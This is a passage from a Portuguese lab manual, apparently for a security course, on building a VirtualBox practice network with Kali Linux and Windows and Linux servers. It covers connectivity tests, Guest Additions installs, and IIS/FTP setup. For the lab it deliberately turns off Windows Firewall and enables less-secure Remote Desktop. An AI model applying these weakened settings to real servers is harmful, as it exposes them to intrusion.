7) Teste de conectividade das VMs

- Vamos agora testar a conectividade de cada uma das VMs. Primeiro, acesse a máquina *FWGW1-G* e verifique o acesso à internet e resolução de nomes:

```
aluno@FWGW1-A:~$ hostname  
FWGW1-A
```

```
aluno@FWGW1-A:~$ ping -c3 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=121 time=28.7 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=121 time=16.9 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=121 time=16.7 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2005ms  
rtt min/avg/max/mdev = 16.776/20.832/28.757/5.606 ms
```

```
aluno@FWGW1-A:~$ ping -c3 esr.rnp.br  
PING esr.rnp.br (200.130.99.56) 56(84) bytes of data.  
64 bytes from 200.130.99.56: icmp_seq=1 ttl=54 time=37.9 ms  
64 bytes from 200.130.99.56: icmp_seq=2 ttl=54 time=36.4 ms  
64 bytes from 200.130.99.56: icmp_seq=3 ttl=54 time=37.1 ms  
  
--- esr.rnp.br ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 36.474/37.168/37.931/0.636 ms
```

- Em seguida, acesse cada uma das demais VMs, em ordem (*LinServer-G*, *WinServer-G*, *KaliLinux-G* e *WinClient-G*) e teste se é possível:

- Alcançar o roteador da rede: `ping 172.16.1.1` (para máquinas da DMZ) ou `ping 10.1.1.1` (para máquinas da Intranet)
- Alcançar um servidor na Internet: `ping 8.8.8.8`
- Resolver nomes: comandos `nslookup`, `host` ou `ping` para o nome de domínio `esr.rnp.br`

8) Instalação do *Virtualbox Guest Additions* nas VMs Windows

Vamos agora instalar os adicionais de convidado para máquinas virtuais do Virtualbox, conhecido como *Virtualbox Guest Additions*. Esse adicionais consistem em *drivers* de dispositivo e aplicações de sistema que otimizam o sistema para rodar no ambiente virtual, proporcionando maior performance e estabilidade. Nesta atividade, iremos instalar os adicionais apenas nas máquinas *WinServer-G* e *WinClient-G*.

1. Na console da máquina *WinServer-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Após algum tempo, a janela de *autorun* irá aparecer, como mostrado abaixo. Clique duas vezes na opção *Run VBoxWindowsAdditions.exe*.




Figura 4. Janela de autorun do CD Virtualbox Guest Additions

- No assistente de instalação, clique em *Next, Next*, e finalmente em *Install*. No meio da instalação o sistema irá avisar que a assinatura de quem publicou o software não é conhecida. Clique em *Install this driver software anyway*, como mostrado abaixo. A mesma janela irá aparecer logo depois, então escolha a mesma opção.




Figura 5. Aviso de publisher não verificado do Virtualbox Guest Additions

- Ao final da instalação, o assistente irá solicitar que o computador seja reiniciado. Deixe a caixa *Reboot now* marcada e clique em *Finish*.
- Após o reinício do sistema, maximize a janela do Virtualbox e faça login no sistema como o usuário **Administrator**. Observe que, agora, o *desktop* do Windows Server 2008 ocupa toda extensão do monitor, e não apenas uma pequena janela — indício de que a instalação do *Virtualbox Guest Additions* foi realizada com sucesso.
- Repita o procedimento de instalação dos passos 1 - 4 na máquina *WinClient-G*.

9) Instalação do *Virtualbox Guest Additions* nas VMs Linux

A instalação do *Virtualbox Guest Additions* nas VMs Linux é um pouco diferente, mais manual. Siga os passos a seguir:

1. Vamos começar pela máquina *FWGW1-G*. Primeiro, faça login como **root** apague o conteúdo do arquivo **/etc/apt/sources.list**:

```
# echo "" > /etc/apt/sources.list
```

Em seguida, edite-o com o seguinte conteúdo:

```
# cat /etc/apt/sources.list
deb http://ftp.br.debian.org/debian/ stretch main contrib non-free
deb http://ftp.br.debian.org/debian/ stretch-updates main contrib non-free
deb http://security.debian.org/debian-security stretch/updates main contrib non-free
```

2. Em seguida, atualize os repositórios com o comando **apt-get update** e depois instale os pacotes **build-essential** e **module-assistant**, sem incluir recomendações:

```
# apt-get update
# apt-get install --no-install-recommends build-essential module-assistant
```

3. Agora, faça o download dos **headers** do kernel em execução no sistema:

```
# m-a prepare
```

4. Na console do Virtualbox da máquina *FWGW1-G*, acesse o menu *Devices > Insert Guest Additions CD image*. Em seguida, monte o dispositivo:

```
# mount /dev/cdrom /mnt/
```

5. Agora, execute o instalador do *Virtualbox Guest Additions*, com o comando:

```
# sh /mnt/VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.2.18 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
VirtualBox Guest Additions: Building the VirtualBox Guest Additions kernel modules.
This may take a while.
VirtualBox Guest Additions: Starting.
```

6. Finalmente, reinicie a máquina. Após o *reboot*, verifique que os módulos do *Virtualbox Guest Additions* estão operacionais:

```
# reboot

(...)

# lsmod | grep '^vbox'
vboxsf          36413  0
vboxvideo       34226  1
vboxguest      221732  2 vboxsf
```

7. Instale os módulos do *Virtualbox Guest Additions* na máquina *LinServer-G*. O procedimento é idêntico ao que fizemos nos passos 1 - 6.

10) Configuração da VM WinServer-G

A máquina *WinServer-G* demanda uma pequena configuração adicional antes que estejamos prontos para começar os trabalhos. Vamos a ela:

1. Usando o 1) *Control Panel*, 2) clique direito em *Computer > Properties* no Windows Explorer ou 3) digitando **system** no menu iniciar, abra a tela de configuração do sistema como mostrado a seguir:




Figura 6. Tela de configuração do sistema do WinServer

2. Clique em *Change Settings*, e na aba *Computer Name*, no botão *Change....* Altere o nome do computador para **WinServer-G** e o *Workgroup* para **GRUPO**, como se segue. Depois, clique em *OK*.




Figura 7. Alteração de nome de máquina do WinServer

3. Não reinicie o computador ainda. Na aba *Remote*, marque a caixa *Allow Connections from computers running any version of Remote Desktop (less secure)*, como na imagem abaixo. Depois, clique em *Apply* e em seguida em *Restart Later*.




Figura 8. Configurações de Remote Desktop do WinServer

4. Agora, desabilite o firewall do Windows. Digite **firewall** no menu *Start* (alternativamente, clique em *Windows Firewall* no *Control Panel*), em seguida em *Turn Windows Firewall on or off*, e finalmente marque a caixa *Off*, como se segue:




Figura 9. Desabilitar o firewall do WinServer

5. Clique em *OK* e reinicie a máquina *WinServer-G*.

6. Após o *reboot*, abra o *Server Manager* (é o primeiro ícone à direta do botão *Start*), e em seguida clique com o botão direito em *Roles*, selecionando *Add Roles*. Na janela subsequente, clique em *Next*. Depois, marque a caixa da *role Web Server (IIS)*, como se segue. Quando surgir a pergunta *Add features required for Web Server (IIS)?*, clique em *Add Required Features*, e depois em *Next*.




Figura 10. Instalando a role IIS no WinServer

7. Na janela *Introduction to Web Server (IIS)*, clique em *Next*. A seguir, na janela *Role services*, desça a barra de rolagem até o final e marque a caixa *FTP Publishing Service*, como se segue. Da mesma forma que antes, quando surgir a pergunta *Add features required for FTP Publishing Service?*, clique em *Add Required Features*, e depois em *Next*.

